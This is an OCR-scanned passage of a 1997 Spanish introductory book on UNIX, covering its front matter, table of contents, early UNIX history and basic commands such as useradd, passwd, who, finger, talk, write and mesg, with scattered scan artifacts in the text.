El Entorno UNIX

Alejandro Novo

ABETO EDITORIAL

Dedico este libro a mis padres: Jo
Luis y Araceli

DIRECTOR EDITOR: Antonio M. Ferrer Abelló.
DIRECTOR EDITORIAL ADJUNTO: Fernando Escudero.
DIRECTOR FINANCIERO: Francisco García.
DIRECTOR DE PRODUCCIÓN: Carlos Peropadre.
DIRECTOR COMERCIAL: Carmina Ferrer.
DIRECTOR TÉCNICO: Óscar Rodríguez.
JEFE DE DISEÑO: Fernando García Santamaría.
TRATAMIENTO DE IMÁGEN: María Arce.
ENCARGADO SERVICIO TÉCNICO: Óscar Casado.
REDACCIÓN: Alejandro Novo.
EDICIÓN: Francisco David Fernández.
DUPLICACIÓN: M.P.O Ibérica.
FILMACIÓN: Megatipo.
IMPRESIÓN: Gráficas Don Bosco.
DISTRIBUCIÓN: S.G.E.L.
EDITA: Abeto Editorial c\ Aragoneses, 7. 28108 Alcobendas (MADRID)
Tlf: 661 42 11* Fax: 661 43 86

I.S.B.N. 84-89554-85-4.
Depósito legal: M-20728-97

IMPRESO EN ESPAÑA © DICIEMBRE 1997

Todos los derechos reservados. Este libro no puede ser, totalmente o en parte, reproducido, memorizado en sistemas de archivo, o transmitido en cualquier forma o medio electrónico, mecánico, fotocopia o cualquier otro, sin la previa autorización del editor.

CAPÍTULO 1

Introducción **24**

El estándar POSIX 25

CAPÍTULO 2

Conceptos Básicos **28**

Estructura del sistema UNIX 28
El Kernel 29
El shell 30
Archivos 30
Sistema Multiusuario 31
Sistema Multitarea 32
Tiempo Compartido 32
Comienzo 33
Crear nuevos usuarios 33
Conexión al sistema 35
Cambiar la contraseña 37
¿Quién más está conectado? 39
La orden finger 39
Comunicación con otros usuarios 41
Correo electrónico: mail 44
Comandos de mail 45
Otros datos útiles 47
cal 47
wall 47
El comando echo 47

CAPÍTULO 3

El sistema de Ficheros de UNIX 50
Directorios 50
Crear Directorios 56
Borrar Directorios 57
Ficheros 58
Tipos de Ficheros 58
Ficheros Ordinarios 59
Manejo de Ficheros 60
Permisos 62
Reconocer Ficheros en listados 63
Órdenes para el manejo de ficheros 65
Borrar un fichero 65
Creación de Ficheros 67
Concatenar Ficheros 68
Copiar ficheros 69
Mover ficheros 71
Vínculos 73
Montar un sistema de ficheros 75
Desmontar un sistema de ficheros 78
Autorizaciones 79
Cambiar permisos 79
La orden chmod 80
Fijar permisos con umask 84
Cambiar de propietario: chown 85
Búsqueda de archivos 85
Imprimir un archivo 87
Ficheros importantes en UNIX 89
Fichero /etc/passwd 89
Fichero /etc/shadow 92
Fichero /etc/group 94

Fichero /etc/motd 95
Fichero /etc/profile 96
Fichero /dev/null 97

CAPÍTULO 4
El Shell 100

Argumentos 100
Opciones 101
Funcionamiento del shell 101
Tipos de shell 103
Entrada y salida estándar 103
Redireccionamiento 104
Añadir datos a un fichero 106
Tuberías (pipes) 107
La orden tee 110
Programas en background 112
Caracteres especiales 115
Descriptores 118
Mezcla de flujos 120
Variables del shell 120
El fichero .profile 125

CAPÍTULO 5
Tratamiento de archivos de texto 128

Herramientas para el manejo de archivos de texto 128
La orden tail 128
La orden head 130
Visualizar la información página a página 131
Contar palabras - El comando wc 132

Ordenar con sort 133
El comando sed 138
El comando tr 140
Filtros 141
grep 141
La familia grep 146
El editor vi 149
Trabajando en modo comando 151
Búsqueda de cadenas 152
Sustitución de cadenas 154
Lectura y escritura de archivos 155
Parámetros de vi 155

CAPÍTULO 6
Procesos 160

Creación de procesos 161
Ejecución de comandos- El comando exec 163
Planificación de procesos 164

Visualizar los procesos activos- La orden ps 165
Arranque del sistema 167
Procesos en background 168
Eliminar un proceso 168
Comandos para planificar procesos 170
Comando at 170
comando batch 172
comando nohup 172
Demonios 173
cron 173
Otros demonios 174

Modificar prioridades 175
Procesos Zombie 176
Procesos en tiempo real 177

CAPÍTULO 7

El lenguaje de programación del shell 182

Ejecución de programas mediante shell 182
Variables del shell 185
Ejemplos de asignación de variables 188
Ocultar caracteres especiales 190
Operaciones sobre variables. El comando read 191
Otras operaciones sobre variables 194
Tipos de variables 195
Variables de entorno 196
Variables de conmutación 196
Variables especiales 196
Expresiones numéricas con variables 197
Operaciones con cadenas 198
Parámetros posicionales 200
Sustitución de comandos 204
Otras variables fundamentales 206
Salir de un guión shell 206
El shell de Bourne 206
Comandos de control de flujo 207
Instrucciones condicionales 207
if then 207
if then else 208
if then elif 210
for in 212
for 214

while 215
until 216
case 218
Documentos Aquí. (The here documents) 221
Funciones 223
Comandos integrados 224
El shell C 225
El comando history 226
Características principales 228
Alias 230
Otras características del shell C 231
Variables importantes 231
Arrays de variables 233
Variables numéricas 233
Arrays de variables numéricas 234
Otras variables importantes 234
Estructuras de control 234
if 235
if then 235
if then else 236
foreach 236
while 237
switch 238
Control de trabajos 239
¿El shell C o el shell Bourne? 240
El shell Korn 246
Alias 248
Funciones 248
Otras variables importantes 251
Parámetros posicionales 251
Comandos de control de flujo 252

if then 252
if then else 253
if then elif 253
for in 253
for 254
while 254
until 254
case 255
El comando [[..... 255
select 258
Otros comandos importantes 260
Historial de comandos 261
El comando fc 261
Control de trabajos 263
Editores integrados 264
Comandos para el editor integrado vi 266
Comandos para el editor integrado emacs 268

CAPÍTULO 8

awk 272

Funcionamiento 272
Patrones de búsqueda 274
Variables 278
arrays 282
Estructuras de control 283
El shell y awk 284

CAPÍTULO 9

UNIX e Internet 288

Introducción 288
Conceptos Básicos 289
Términos 289
El modelo ISO-OSI 291
Conectividad de redes 292
Repetidores 293
Puentes 293
Encaminadores 293
Pasarelas 293
El protocolo de transporte UNIX 294
TCP/IP 294
Características 295
Conexión 295
Funcionamiento 297
WWW 299
Componentes de WWW 299
Modelo Cliente-Servidor 300
Comunicaciones por red 301
Conexión remota. rlogin 302
Copiar ficheros desde máquinas remotas 304
rcp 304
uucp 305
Transferencia de ficheros con ftp 307
Seguridad en UNIX 309
Técnicas de encriptación de datos 310
Problemas de seguridad 312
El peligro de suid 314
Adoptar otra personalidad. El comando su 315

Virus informáticos 315
Tipos de virus 316
El peligro de los virus 316
Ventajas e inconvenientes de root. 318
Trucos de Seguridad 319
El sistema Kerberos 321
Desventajas de Kerberos 326
FireWalls 327
El futuro de UNIX en Internet 328

CAPÍTULO 10
Ordenes del sistema UNIX 332

at 332
ejemplos 333
banner 334
ejemplos 334
cal 335
ejemplos 335
cat 336
cc 339
chgrp, chmod, chown 341
comm 345
cp 348
cpio 349
crontab 353
date 355
df 356
diff 357
du 360
expr 362

find 364
finger 367
fsck 369
ftp 373
ejemplos 375
grep 376
head 378
kill 380
ln 382
lp 384
ls 386
ejemplos 388
mailx 389
ejemplos 394
more 397
mv 399
nice 401
od 402
pg 404
pr 407
ps 408
rcp 410
rlogin 411
rm 412
rmdir 413
ruptime 414
rwho 415
sed 416
sort 420
spell 423
stty 424

ejemplos 426
tail 427
tar 428
tee 430
telnet 431
test 435
touch 436
tr 438
tty 439
umask 440
wc 442
who 442
write 443

CAPÍTULO 11
El sistema X Window 446

El interfaz gráfico de usuario (GUI) 446
Componentes de un GUI 447
Ventanas 447
Barra de Títulos 447
Botones 448
Barras de desplazamiento 448
Menús 448
Cajas de Diálogo 449
El gestor de ventanas 449
El sistema X Window 450
Descripción del sistema X 450
Gestores de Ventanas de X Window 453
OPEN LOOK 453
OSF/Motif 453

Clientes X 453
Recursos 455
Motif Widgets 457
Creación de Widgets 459
Inicialización de Xt Intrinsics 460
Estudio del programa paso a paso 463
Widgets de tipo Shell 470
Widget Shell 470
Override Shell 470
XmMenuShell 471
Application Shell 471
Containers (Widgets Contenedores) 471
Bulletin Board 471
Form 472
Main Window Widget 472
Row Column Widget 473
Text Widgets 473
Menu Widgets 477
Dialog Widgets 481
Error Dialog 481
File Selection Dialog 481
Infomation Dialog 482
Prompt Dialog 483
Funciones para crear Dialog Widgets 483

CAPÍTULO 12

Programación avanzada en UNIX 486

El Kernel 486
El sistema de archivos 487
Nodos índice (nodos-i) 488

Superbloque 494
Tablas de archivos 496
Directorios 498
Archivos especiales 498
El Sistema Virtual de Archivos (VFS) 499
Llamadas al sistema 503
open 503
creat 505
mknod 506
close 507
read 507
write 507
lseek 508
dup 508
mount 509
umount 510
stat 510
ustat 514
statvfs 516
fcntl 517
Access 519
chmod 520

APÉNDICE

Sobre los programas del CD-ROM 523

ÍNDICE ALFABÉTICO 527

Capítulo 1

INTRODUCCIÓN

ɔducción

El sistema operativo UNIX fue desarrollado en los laboratorios Bell de la compañía de telecomunicaciones AT&T en Murray Hill (*New Jersey*). Las primeras implementaciones de este sistema operativo fueron llevadas a cabo por Ken Thompson en el año 1969, que por aquel entonces se encontraba trabajando en el desarrollo de un sistema multiusuario denominado MULTICS. Los laboratorios Bell abandonaron el proyecto de desarrollo de MULTICS y Ken Thompson comenzó entonces, sobre una máquina PDP-7, la creación de un nuevo sistema operativo llamado UNIX. A comienzos del año 1971, Ken Thompson había terminado una primera versión de UNIX, escrita en lenguaje ensamblador, para poder funcionar sobre un PDP-11/20. En aquel entonces, otro investigador de la compañía AT&T, Dennis Ritchie, había desarrollado un lenguaje de programación de alto nivel llamado C. En 1973, Dennis Ritchie llevó a cabo una labor importantísima en la vida de UNIX. Reescribió el código fuente del sistema operativo utilizando el lenguaje C. A partir de ese momento, UNIX fue aceptado en los laboratorios Bell y comenzó a utilizarse por diferentes áreas de la compañía. Debido al auge que el sistema operativo iba cobrando, su nombre y uso se extendió por diferentes partes del país, llegando a difundirse a diferentes universidades con motivos estrictamente académicos.

El principal motivo por el cual UNIX creció con tanta velocidad fue debido a que AT&T permitió que el código fuente del sistema operativo llegase hasta aquellas instituciones que lo deseasen. La sencillez y claridad con la que estaba escrito el sistema operativo hizo que pronto comenzasen a aparecer diferentes versiones creadas por otras casas comerciales así como universidades. En 1975, la compañía Western Electric comenzó a vender una versión de UNIX. Años más tarde, en la Universidad de Berkeley (California) se creó una versión con diferentes características a las de la versión de AT&T.

En 1978, AT&T presentó la versión 7 de UNIX, la cual tuvo u importante repercusión en el mercado informático. Meses más tarde universidad de Berkeley sacaba una versión basada en la de AT denominada 3BSD (*Berkeley Software Distribution*). A comienzos 1980, la Agencia de Proyectos de Investigación Avanzada para Defensa (DARPA) financió a la Universidad de Berkeley en el de rrollo de un sistema UNIX estándar para uso oficial, lo que posteri mente se convirtió en la versión 4BSD. Por otra parte, la principal d tribución externa del sistema operativo UNIX de AT&T fue la cono da como System III. Esta versión pasó desapercibida para la mayo de las empresas debido a la enorme popularidad que 4BSD ten Debido a la confusión existente sobre qué versión de UNIX sería más apropiada para funcionar sobre las redes de trabajo existent AT&T sacó al mercado la versión UNIX SYSTEM V. Con esta ve sión, AT&T se comprometía a mantener una compatibilidad ascende te con las futuras versiones de UNIX.

El estándar POSIX

Para poder lograr un estándar de UNIX, la compañía AT&T lanzó mercado la versión SVR4. Esta versión incluye características del res de las versiones UNIX. Muchas de las compañías que utilizan el sist ma operativo UNIX fundaron el POSIX (Portable Operating Syste Interface Computer Environments) [Entornos de interfaces informátic para sistemas operativos portables], un estándar de UNIX basado en versión SYSTEM V.

Capitulo 2

CONCEPTOS BÁSICOS

NCEPTOS BÁSICOS


Nos encontramos ante un magnífico sistema operativo que tiene como características principales la posibilidad de tratar a muchos usuarios a la vez, lo que se conoce como "sistema multiusuario", y de poder atender a varios programas simultáneamente en el tiempo, denominado "multitarea".

UNIX, a diferencia de otros sistemas operativos, no es sólo un programa de control que gestiona una máquina, sino que es un conjunto o familia de programas y una serie de herramientas agrupados en uno solo. Estos programas o herramientas permiten al usuario interactuar con la máquina para así poder construir programas o incluso otros sistemas. Estos cientos de programas que constituyen el sistema UNIX son conocidos como "comandos".

TRUCTURA DEL SISTEMA UNIX

El sistema operativo UNIX podría representarse gráficamente como un sistema solar. En primer lugar y como centro del resto de programas estaría el equipo hardware. Rodeando a dicho equipo se sitúa el *kernel* o núcleo del sistema operativo. Más alejado aún estaría el *shell* o intérprete de comandos y girando en torno a éste se sitúan el resto de los programas hasta completar así un perfecto sistema operativo completo.

El sistema operativo es denominado *kernel* en la nomenclatura UNIX. El hardware y el *kernel* están estrechamente relacionados, ya que el primero de ellos se ayuda del segundo para proveer servicios al resto de los programas, (denominados programas de usuario). La relación que mantiene el hardware con los programas es totalmente transparente para estos últimos, los programas no saben sobre qué hardware están trabajando, ya que ellos sólo saben cómo interactuar con el *kernel* y es labor de este último dar los servicios deseados.



ig. 2-1: Esquema ráfico del sistema NIX.

Los programas de usuario interactúan con el *kernel* a través de una seri de llamadas al sistema. Estas llamadas son las que solicitan servicios a *kernel* tales como abrir un archivo, mostrar por la pantalla cierta infor mación, dar permisos, etc.

El *shell* es el programa que se encuentra situado entre el *kernel* y los pro gramas de usuario y actúa como un intérprete de comandos. Todo aquell que se escriba por teclado (o por la entrada estándar) será recogido e inter pretado por el *shell*. (Para aquellas personas que estén acostumbradas manejar sistemas operativos tales como el MS-DOS de Microsoft, será úti saber que el *shell* es como el *command.com* del DOS). Cuando arranca l máquina, el *shell* se carga en memoria y lee los archivos de configuració del terminal en el que estamos trabajando, prepara variables del entorno etc. Todos estos programas se describen con detenimiento más adelante.

El kernel

El *kernel* es el nombre que recibe el sistema operativo en sí. La única manera de que un usuario se comunique con él es mediante una serie de llamadas al sistema denominadas *system calls*. El *kernel* proporciona los servicios esenciales para el control del sistema; se encarga de la asignación de memoria, es el responsable de localizar los archivos

almacenados en el disco duro, es el que planifica la unidad central de proceso (CPU) para que numerosos programas puedan ser atendidos por ésta a la vez, etc.

Cuando un programa necesita acceder a un archivo, ya sea para leer datos de éste o escribir datos en él, es necesario que realice una llamada previa al *kernel*. Desde ese momento en adelante, el *kernel* toma el mando y realiza las comprobaciones necesarias para así poder determinar si el archivo puede ser alcanzado por el usuario o si por el contrario éste no tiene los privilegios para acceder al archivo. En general, los programas no tienen acceso directo a los dispositivos físicos, y la única manera de comunicarse con ellos es mediante el *kernel*.

El Shell

El *shell* es el intérprete de comandos que actúa como interfaz entre los usuarios y el sistema operativo. Es el responsable de atender a las peticiones que los usuarios hacen por medio del teclado. Cuando el sistema arranca y el *shell* está preparado para recibir órdenes nos muestra por el terminal un símbolo indicador, *prompt*, que nos avisa de dicha situación de espera. Existen numerosos intérpretes de comandos, los más importantes se detallan en capítulos posteriores de este libro.

Archivos


En informática, un archivo no es más que una secuencia de unos y ceros almacenados en un dispositivo como puede ser un disco duro. Un archivo puede contener un texto, un programa, una secuencia de órdenes, una base de datos, etc. La organización de todos los archivos del sistema se denomina *Sistema de Archivos*.

En la filosofía UNIX todo dispositivo es tratado como un archivo: una impresora, un terminal, un disco duro, etc. Los archivos se clasifican en diferentes categorías:

- *archivos ordinarios*: Aquellos que contienen bytes de dat organizados de manera lineal, como es el caso de los program de utilidades, programas de usuarios, etc.

- *directorios*: Son archivos que contienen en su interior otr archivos. Permiten darle al sistema una estructura jerárquica.

- *archivos especiales*: Pueden estar orientados a bloques o caracteres, los discos duros, impresoras, terminales... son ejen plos de archivos especiales.



g. 2-2:
squema de un
bol de
rectorios en
NIX.

En UNIX, el sistema de archivos posee una estructura jerárquica. E directorio principal es el llamado "raíz" y se representa con una barra (/) el resto de los directorios cuelgan de éste y se dice que son directorios "hijos del raíz" o subdirectorios.

istema Multiusuario

Dependiendo de la máquina sobre la cual está montado el sistema, UNIX puede albergar desde uno hasta cientos de usuarios, cada uno de los cuales puede ejecutar diferentes programas a la vez. Una de las grandes ventajas de este mecanismo es el ahorro de dinero que supone el

tener un único ordenador, así como otros equipos hardware, para un elevado número de usuarios en lugar de un equipo por cada usuario.

La razón por la que se utiliza este tipo de mecanismo es que un usuario no es capaz de dar trabajo suficiente al sistema como para que éste se encuentre constantemente sacando páginas por la impresora, copiando archivos de un disco a otro, realizando copias de seguridad, etc. Mientras que un usuario se encuentra realizando un trabajo determinado, ya sea imprimir, copiar y demás, el sistema dispone de mucho tiempo libre para poder atender a otras solicitudes. Ésta es la razón por la cual un sistema *multiusuario* es mucho más eficiente que los sistemas convencionales *monousuario*.

tema Multitarea

El sistema operativo UNIX permite a los usuarios ejecutar más de un programa a la vez. El *kernel* es la parte del sistema que se encarga del control de estos trabajos mediante una técnica denominada *tiempo compartido*.

Tiempo Compartido

La técnica de tiempo compartido se desarrolló para que un ordenador pudiese realizar varios trabajos a la vez. El objetivo de dicha técnica es proporcionar a cada usuario una cantidad concreta de CPU para que éste crea que tiene un uso exclusivo de la máquina. Pero ¿cómo es posible que un usuario crea estar trabajando solo en una máquina cuando en realidad puede haber otros cientos de personas?. La respuesta es sencilla, un microprocesador es capaz de ejecutar millones de operaciones por segundo, lo que quiere decir que es capaz de dedicarle miles de milisegundos a un usuario, otros miles de milisegundos a otro, etc. de manera que cada uno de los usuarios tiene la ilusión de estar trabajando en una máquina para él solo.

El *kernel*, como se ha dicho, es el encargado de administrar los trabajos qu se van a ejecutar en un momento determinado. Pero esta organización no una tarea fácil, ya que la asignación de tiempo de CPU está relacionada co la cantidad de trabajos que hay que ejecutar a la vez, de manera que cuan to mayor sea el número de trabajos menor será el tiempo de que dispone para ser atendidos por la CPU. Existen numerosas técnicas de administra ción de trabajos así como algoritmos diseñados para decidir qué trabaj pasa a ejecutarse en un momento determinado en un sistema. Sin embargo no es la misión de este libro dar una descripción detallada de dichos tema

Comienzo

En todo entorno multiusuario es necesaria la presencia de una person encargada del mantenimiento del sistema. De entre todos los usuario existe uno muy especial llamado *superusuario* o *root*. Esta persona e realmente quien gobierna el sistema y tiene todos los poderes para mane jarlo a su antojo. La labor de un *root*, entre otras, es la de dar de alta baja al resto de los usuarios, asignar contraseñas, encargarse de la segu ridad del sistema, y otras tareas.

En los pequeños sistemas, el *superusuario* es el encargado de la ges tión del mismo, pero en sistemas de mayor envergadura se suele asig nar a otro usuario esta labor. El nombre que recibe dicha persona e el de *administrador del sistema*.

Crear nuevos usuarios

Para dar de alta a un usuario nuevo es necesario definir una serie d datos imprescindibles para llevar a cabo la posterior conexión con el sis tema. Estos datos son:

- Nombre de usuario
- Contraseña

- Tipo de *shell* que se va a utilizar
- Número de identificación de usuario
- Número de identificación de grupo

Los dos últimos datos pueden tomar unos valores por defecto, pero los primeros son requeridos en el proceso de altas. El nombre de usuario debe ser único y no puede haber dos usuarios con el mismo nombre. Debe estar en minúsculas y la longitud de dicho nombre estará comprendida entre tres y ocho caracteres.

La contraseña es privada para cada usuario, nadie puede visualizar las contraseñas de otros usuarios ya que éstas están encriptadas en un archivo llamado */etc/shadow*. La contraseña puede ser una mezcla de letras mayúsculas, minúsculas y números con un mínimo de cinco caracteres. En versiones anteriores de UNIX, existía un comando especial para dar de alta a un usuario, se trataba de *mkuser*.

Mkuser solicitaba la introducción de un nombre de usuario, una contraseña y posteriormente mostraba un pequeño menú con los tipos de *shell* disponibles para que el usuario hiciese la elección.

En la última versión de UNIX, en SVR4, existe un comando que permite dar de alta a un usuario asignándole el número de identificación de usuario más alto disponible en ese momento y especificando como *shell* por defecto el de Bourne. Se trata del comando *useradd*. Este comando permite crear el directorio de trabajo del usuario, asignarle un nombre de entrada al sistema y el número de i dentificación de usuario. Incluye, además, su nombre completo en un archivo llamado */etc/passwd*. (Este archivo se explica en el siguiente capítulo del libro).

```
useradd -m -d /usr/user1 -g 102  -c "Alejandro Novo"  alex
```

El tipo de *shell* adecuado depende del uso que se vaya a dar a la sesi de trabajo. Más adelante se detallan los intérpretes de comandos m importantes para facilitar esta tarea.

Conexión al sistema

Cuando un usuario determinado ya ha sido dado de alta puede proced a la conexión. Lo primero que aparece en el terminal al conectarse sistema es la palabra *login*. Esta palabra indica que el terminal es esperando a que se introduzca el nombre del usuario que desea cone tarse. Dicho nombre es el asignado por el administrador del sistema e el proceso de alta del usuario.

```
login:
```

Una vez que el usuario introduce su nombre, el sistema muestra por e terminal la palabra *password*, (se está refiriendo a la contraseña de usuario). Esta contraseña no se muestra por pantalla para evitar que otra personas puedan visualizarla.

```
login: alex
password:
```

Cuando se introduce la contraseña, el sistema comprueba si ésta es correc ta o no. En el caso de que así sea se muestra un mensaje de bienvenida:

```
login: alex
password:
WELCOME TO UNIX SVR4!
```

El mensaje de bienvenida recibe el nombre de *mensaje del día* y puede ser cambiado por el usuario para personalizarlo. Este mensaje normalmente identifica la versión del sistema operativo junto con algún posi-

ble aviso del administrador. El símbolo de dólar ($) nos indica que el *shell* está esperando a que introduzcamos algún comando.

Podría ocurrir que al conectarse al sistema la palabra *login* apareciese en letras mayúsculas, en tal caso todo lo que se escriba por teclado aparecerá en mayúsculas ya que el sistema piensa que el terminal en el que se ha realizado la conexión sólo puede mostrar este tipo de letras. El sistema operativo tiene la labor de transformar todo lo que se escribe en el teclado en minúsculas para su uso interno.

En el caso de que al conectarse se haya introducido mal el nombre de usuario o la contraseña, el sistema muestra un mensaje de error y vuelve a aparecer la palabra *login*.

```
login: alex

password:

Login incorrect

login:
```

NOTA

Cuando un usuario se conecta al sistema y ha recibido algún tipo de mensaje por correo electrónico ya sea por parte del administrador o de otro usuario, el sistema muestra por pantalla un mensaje como el siguiente:

```
You have mail!

$
```

Cambiar la contraseña

La contraseña introducida la primera vez que se entra en el sistema es aquella que el administrador asigna al usuario. Esta contraseña puede cambiarse mediante el comando *passwd*. Cuando se ejecuta el *passwd* aparece en la pantalla del terminal:

```
Changing password for alex
Old password:
New password:
Re-enter new Password:
```

El sistema obliga a introducir la contraseña antigua. Ésta es la única form que tiene UNIX de averiguar si la persona que está cambiando la contra seña es el verdadero usuario o un intruso que no está autorizado. Cuand se ha introducido la contraseña antigua se procede a introducir la nuev UNIX pide una confirmación antes de llevar a cabo el cambio finalment

La nueva contraseña introducida, dependiendo de la versión de UNIX debe tener una serie de características:

- Tener al menos seis caracteres.
- Contener por lo menos dos letras y un número.
- No puede ser la misma que el nombre de usuario.
- La nueva contraseña debe ser distinta a la antigua.

Si la contraseña no cumple los requisitos del sistema aparecerá un mer saje de aviso dependiendo del tipo de error.

```
Password is too short - must be at least 6 digits
New password:
```

Pudiera ocurrir que un usuario olvidase su contraseña y no pudiese entra al sistema. El administrador es la única persona que puede proporcionar a

usuario una nueva contraseña para poder continuar trabajando. Cuando se cambia la contraseña es aconsejable salir del sistema y volver a entrar para comprobar que los cambios han surtido efecto.

NOTA

Ningún usuario, ni siquiera root puede conocer la contraseña de otro usuario. Cuando alguien olvida su contraseña, root puede proporcionarle otra sin que el sistema le pida introducir la antigua.

Estando en una sesión normal de trabajo, es decir, una sesión en la que aparece el símbolo dólar al comienzo de una nueva línea, la manera de salir del *shell* y por consiguiente del sistema, es mediante la pulsación de las teclas [CNTL][D]. Si el *shell* no responde ante tal evento hay que probar con el comando *exit* que provoca la descarga del intérprete de comandos.

Existen una serie de combinaciones para poder corregir cualquier error producido al escribir en la línea de órdenes.

[CNTL][U]	Borra toda la línea de órdenes
[CNTL][W]	Borra la palabra que se encuentra situada a la izquierda del cursor
[CNTL][H]	Borra caracteres uno a uno desplazando el cursor hacia la izquierda

¿Quién más está conectado?

Una vez que ya estamos dentro del sistema podemos averiguar cuá usuarios más están conectados y quiénes son. Para ello, UNIX disp de una orden llamada *who*.

Who proporciona una especificación simple de los usuarios conecta mostrando su nombre, el terminal al que están conectados, la fecha conexión y la hora de la conexión.

```
$ who

alex        ttyd1       Jan 15      12:40
jose        tty07       Jan 15      10:32
alberto     ttyd2       Jan 15      12:10
ricky       ttyd6       Jan 15      11:00
```

Esta orden muestra los resultados en cuatro columnas separadas p espacios en blanco. La primera de ellas muestra el nombre del usu rio. Es decir, el nombre con el que el usuario efectúa el *login*. segunda es el identificador del terminal al que está conectado el usu rio, la tercera y cuarta son la fecha y la hora en la que se ha conect do cada uno respectivamente.

La orden finger

Esta información es suficiente cuando los usuarios del sistema conocen entre sí, pero hay ocasiones en las que se necesita saber m información acerca de un usuario concreto. La orden *finger* solucio este problema con facilidad.

```
Login       Name          tty       Idle      When          Where
Alex        Alex Novo     ttyd1     1         Wed.12:40     023
```

```
Jose      J.Bravo      tty07   2     Wed.10:32   Desp 3
Alberto   A.Dominguez  ttyd2         Wed.12:10   Desp 4
Ricky     Ricky Swartz ttyd6   7     Wed.11:00   014
```

Cuando se utiliza la orden *finger* sin ningún tipo de parámetros, muestra la información de todos los usuarios conectados al sistema en ese momento determinado.

- *Login* es el nombre del usuario
- *Name* es el nombre real del usuario
- *tty* es el identificador del terminal
- *Idle* es el período de inactividad del terminal
- *When* es el día y hora de conexión de cada usuario
- *Where* es un campo donde se puede poner la extensión de un número de teléfono, el despacho de cada usuario, etc.

Se entiende por *tiempo inactivo* de un terminal el tiempo durante el cual no se han escrito comandos o ejecutado programas en el terminal. Para conocer información de un usuario específico se utiliza la orden *finger* seguida del nombre de dicho usuario.

```
$ finger alex

Login name:   alex   In real life: Alex Novo
Directory: /usr/alex   Shell: /bin/csh
On since Jan 15 12:40 on ttyd1
1 minutes Idle Time
```

Un usuario puede tener más de un nombre para conectarse al sistema siempre y cuando estos nombres sean distintos unos de otros. En el caso de no recordar el nombre de usuario con el que se inició la sesión se puede utilizar la orden *who am i*. Este comando muestra el mismo resultado que la orden *who* pero únicamente con la información referente a uno mismo.

```
$ who am i
alex      ttyd1     Jan 15     12:40
```

Esta forma es además una buena manera de saber cuál es el termin
que uno está conectado.

Comunicación con otros usuarios

Para establecer una comunicación con otro usuario conectado al siste
UNIX pone a disposición de éstos la orden *talk*. Cuando se ejecuta esta or
la pantalla queda dividida en dos partes. Una vez que la comunicación ha
establecida, los mensajes que el usuario 1 escribe al usuario 2 aparecen e
mitad superior de la pantalla de éste último y las respuestas que remit
usuario 2 al primero aparecen en la mitad inferior de la pantalla del usuari

En este ejemplo, el usuario *alex* decide establecer comunicación co
usuario *ricky*.

```
$ talk ricky
```

En la pantalla del usuario *alex* aparece un mensaje como éste:

```
[Waiting for your party to respond]
```

Mientras tanto el segundo usuario recibe por pantalla el mensaje:

```
Message from alex at 13:10
talk: connection requested by alex@jordan
talk: respond with: talk alex@jordan
$ talk alex@jordan
```

En este momento comienza la conversación. Ambos usuarios están co
versando usando el ordenador de nombre *jordan* que es la dirección
red del primer usuario. Para interrumpir la conversación basta con q

cualquiera de las dos partes pulse la tecla [DEL] y el siguiente mensaje aparecerá en ambas pantallas:

```
[Connection closing. Exiting]
```

La orden *talk* es muy interesante ya que soporta conexión por red, de forma que dos usuarios pueden establecer un diálogo remoto por medio de dos equipos conectados a una red. Existe otra orden con menos potencia que *talk* pero con un mismo fin: establecer conversación entre dos usuarios. Se trata de la orden llamada *write*. Su sintaxis es la siguiente:

```
write destino [terminal]
```

Destino es el nombre del usuario con el que se desea establecer conexión. La opción *terminal* es optativa y únicamente tiene sentido cuando un usuario está conectado a más de un terminal a la vez. En tal caso, para poder conversar, la orden *write* necesita saber en qué terminal se encuentra el usuario. Basta con incluir el identificativo del mismo a continuación del nombre de usuario. Si un usuario está conectado a un único terminal, sería posible conversar con él de la forma:

```
$ write alex
```

Si el usuario estuviese en varios terminales, se especifica el identificativo de terminal detrás del nombre de usuario.

```
$ write alex tty01
```

Para poder establecer una comunicación en ambos sentidos es necesario que el otro usuario ejecute la orden *write*. Ésta es una de las desventajas de *write* con respecto a *talk*. Suponiendo que el usuario *ricky* desea conversar con el usuario *alex*, éste último recibiría por pantalla lo siguiente:

```
Message from ricky on jordan (ttyd6)
¡Hola alex, contesta!
```

Por lo que el segundo usuario tendría que ejecutar la orden *write* poder contestar al mensaje anterior:

```
$ write ricky
No puedo, estoy ocupado. Adios.[CNTL][D]

$
```

Para finalizar una conversación es necesario pulsar la combinación teclas [CNTL][D]. Esto provoca un corte en la comunicación y la aparic del *prompt* del *shell*. Cuando un usuario está ocupado y no quiere que s moleste con mensajes de otros usuarios puede desconectar la posibilidad recibir mensajes mediante la orden *mesg*. Esta orden va seguida de una le que permite activar o desactivar la recepción de mensajes. Su sintaxis e

```
mesg [-y|-n]
```

Para desactivar la recepción de mensajes se escribe:

```
$ mesg -n

$
```

La recepción ya está desactivada. Cualquier intento por parte de u usuario de establecer conexión recibirá el mensaje:

```
Permission denied
```

Si en un momento determinado no se conoce el estado de nuestro te minal, es posible consultar a la orden *mesg* por él. Para ello, se escr

be la orden sin parámetros y la respuesta determina el estado de recepción de mensajes.

```
$ mesg
is n

$
```

Correo electrónico: mail

